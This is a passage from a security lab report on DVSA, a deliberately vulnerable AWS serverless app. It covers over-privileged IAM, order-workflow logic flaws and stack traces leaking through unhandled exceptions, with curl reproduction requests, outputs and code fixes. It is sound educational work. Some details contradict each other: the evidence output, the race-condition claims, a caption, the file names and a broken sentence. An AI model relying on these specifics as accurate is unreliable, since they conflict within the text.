Table A

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Over-Privileged Function	Function should only send emails	IAM role, logs, CLI	Limited access	Full database access

Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Verification
Over-Privileged Function	Role allowed unrelated actions	Misconfiguration	IAM restriction	Access denied after fix

Part 10) Takeaway / Lessons Learned

This lesson demonstrates that excessive IAM permissions significantly increase the impact of any compromise. Applying the principle of least privilege ensures that even if a function is exploited, the attacker cannot access unrelated AWS resources.

Lesson #8: Business Logic Vulnerability

Part 1) Goal and Vulnerability Summary

This lesson demonstrates a business logic vulnerability in the DVSA order-processing system. The issue occurs in the backend API responsible for handling order actions, where the application fails to enforce the correct sequence of operations. This allows users to send repeated or conflicting requests, such as completing an order multiple times or attempting to cancel an already processed order. This violates system integrity and results in inconsistent order states. to be executed, indicating weak enforcement of business rules.

Part 2) Why This Works / Root Cause

The vulnerability exists because the backend does not strictly enforce valid order state transitions. Instead of preventing invalid actions before execution, the system processes the request and only returns error messages afterward.

Additionally, the system lacks proper synchronization and atomic control over order updates, allowing multiple requests to affect the same order simultaneously. This creates a race condition where conflicting operations can be attempted on the same order.

This results in:

- missing strict validation of order status
- improper enforcement of workflow sequence
- lack of atomic state transitions

As a result, the system fails to maintain a secure and consistent order lifecycle.

Part 3) Environment and Setup

- DVSA deployed on AWS
- API endpoint ($API)
- Backend: AWS Lambda (order-manager)
- Tools used:
    - Ubuntu terminal
    - curl
    - jq

Part 4) Reproduction Steps

Step 1 — Complete the order (valid request)

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_A" \
--data-raw "{\"action\":\"complete\",\"order-id\":\"$ORDER_A\"}" | jq
```

Step 2 — Repeat completion request

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_A" \
--data-raw "{\"action\":\"complete\",\"order-id\":\"$ORDER_A\"}" | jq
```

Step 3 — Attempt to cancel the same order

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_A" \
--data-raw "{\"action\":\"cancel\",\"order-id\":\"$ORDER_A\"}" | jq
```

Part 5) Evidence and Proof

The system responses show improper enforcement of workflow rules:

- First request → order completed successfully
- Second request → "order was already processed"
- Cancel request → "order already paid"

This confirms that:

- multiple conflicting actions are allowed
- invalid state transitions are not strictly blocked
- the backend logic does not enforce proper workflow sequencing

```
mhmd@DESKTOP-E3QMSD9:~$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_A" \
--data-raw "{\"action\":\"complete\",\"order-id\":\"$ORDER_A\"}" | jq
{
  "status": "err",
  "msg": "order was already processed"
}
mhmd@DESKTOP-E3QMSD9:~$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_A" \
--data-raw "{\"action\":\"complete\",\"order-id\":\"$ORDER_A\"}" | jq
{
  "status": "err",
  "msg": "order was already processed"
}
mhmd@DESKTOP-E3QMSD9:~$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_A" \
--data-raw "{\"action\":\"cancel\",\"order-id\":\"$ORDER_A\"}" | jq
{
  "status": "err",
  "msg": "order already paid"
}
mhmd@DESKTOP-E3QMSD9:~$
```

Figure 27: Terminal showing repeated completion and invalid cancellation attempts

As shown in Figure 27: Terminal showing repeated completion requests and invalid cancellation attempts. The system allows multiple conflicting actions on the same order and only returns error messages instead of enforcing strict workflow rules, demonstrating a business logic vulnerability.

Part 6) Fix Strategy / Probable Mitigation

To fix this vulnerability, the backend must enforce strict validation of order state transitions and prevent race conditions.

The system should:

- allow only valid actions based on the current order status
- block repeated or conflicting operations
- enforce the correct workflow sequence
- ensure atomic state transitions using backend conditions

This ensures that invalid operations are prevented before execution instead of being handled afterward

Part 7) Code / Config Changes

Modified file:
order_billing_fix.py (AWS Lambda)
update_order_fix.py (AWS Lambda)

The fix uses DynamoDB conditional updates to enforce valid order state transitions and prevent race conditions.

In order_billing.py:

- the order is first locked by changing its state from OPEN → PROCESSING only if it is still open
- payment is finalized only if the order remains in the processing state

In update_order_fix.py:

- order updates are allowed only when the order is still OPEN
- any modification after processing begins is rejected

This ensures:

- only valid transitions are allowed
- repeated or conflicting actions are blocked
- race conditions are prevented
- workflow integrity is maintained

Part 8) Verification After Fix

After applying the fix:

- repeated completion requests are rejected
- cancel requests after processing are blocked
- system enforces correct order workflow
- invalid operations are no longer accepted

Part 9) Structured Operation and Security Analysis

Table A

Vulnerability	**Intended Rule(s)**	**Artifacts Used**	**Normal Behavior**	**Exploit Behavior**
Business Logic	Order must follow valid state sequence	API responses, terminal output	Order processed once correctly	Multiple conflicting actions allowed

Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Verification
Business Logic	No strict validation of order states	Logic flaw	Added backend state validation	Invalid actions now rejected

Part 10) Takeaway / Lessons Learned

This lesson shows that security issues can arise from improper business logic, not just technical flaws. Even if the system returns error messages, failure to enforce correct workflow rules can lead to inconsistent states and potential abuse.

To prevent this:

- enforce strict backend validation
- define clear state transitions
- reject invalid operations immediately

Lesson #10: Unhandled Exceptions

Part 1) Goal and Vulnerability Summary

This lesson demonstrates an **Unhandled Exceptions** vulnerability in DVSA. The backend Lambda functions return raw error messages and stack traces directly to the client when invalid input is provided.

This exposes internal implementation details such as file paths, function names, and code logic.

The security impact is that attackers can gain insight into the backend system, making it easier to discover and exploit further vulnerabilities.

Part 2) Why This Works / Root Cause

The vulnerability occurs because the backend does not properly handle exceptions.

Instead of catching errors and returning a safe message, the application forwards raw Lambda error responses, including:

- stack traces
- file paths (/var/task/...)
- function names (lambda_handler)
- exception types

Additionally, the API gateway layer (order-manager.js) forwards downstream errors without sanitization.

Part 3) Environment and Setup

- DVSA deployed on AWS
- API endpoint: /order
- Lambda functions involved:
    - DVSA-ORDER-MANAGER
    - DVSA-ORDER-GET
- Tools used:
    - curl
    - AWS Console

Part 4) Reproduction Steps

Step 1 — Send malformed request

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"get"}' | jq
```

Step 2 — Observe response

The API returns:

```
{
  "stackTrace": [...],
  "errorType": "KeyError",
  "errorMessage": "'orderId'"
}
```

Part 5) Evidence and Proof



Figure 28: Malformed request sent using curl



Figure 29: API response exposing stack trace and error details

The response reveals:

- internal file path (/var/task/...)

- function name (lambda_handler)
- missing parameter (orderId)

This confirms that the application exposes internal implementation details.

Part 6) Fix Strategy / Probable Mitigation

The vulnerability should be fixed by implementing proper error handling:

- validate input before processing
- use try/except blocks in backend functions
- return generic error messages instead of raw exceptions
- prevent API gateway from forwarding raw Lambda errors

Part 7) Code / Config Changes

File modified:

get_order.py

Before (vulnerable code)

```
orderId = event["orderId"]
userId = event["user"]
```

After (fixed code)

```
if "orderId" not in event:
  return {
    "status": "err",
    "msg": "invalid request"
  }

if "user" not in event:
  return {
    "status": "err",
    "msg": "unauthorized"
  }
```

```
orderId = event["orderId"]
userId = event["user"]
```

Additional fix

order-manager.js was updated to prevent forwarding raw Lambda errors.

Explanation

- input validation prevents missing-key exceptions
- generic error messages replace detailed stack traces
- backend logic no longer exposes sensitive internal information

Part 8) Verification After Fix

The same malformed request was executed again:

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"get"}' | jq
```

Result After Fix

```
{
  "status": "err",
  "msg": "invalid request"
}
```



Figure 30: API response showing handling of an invalid request, demonstrating lack of robust input validation and reliance on generic error responses

Conclusion

This confirms that:

- internal errors are no longer exposed
- the vulnerability has been mitigated
- the system handles invalid input safely

Part 9) Structured Operation and Security Analysis

Table A

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Unhandled Exceptions	Errors should not expose internal details	curl request, API response	Safe error message	Stack trace exposed

Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Verification
Unhandled Exceptions	Internal details leaked to user	Misconfiguration	Input validation + error handling	No stack trace

Part 10) Takeaway / Lessons Learned

This lesson demonstrates that improper error handling can expose sensitive internal information. Even simple input validation errors can reveal valuable details to attackers. Proper exception handling and generic error responses are essential to secure backend systems.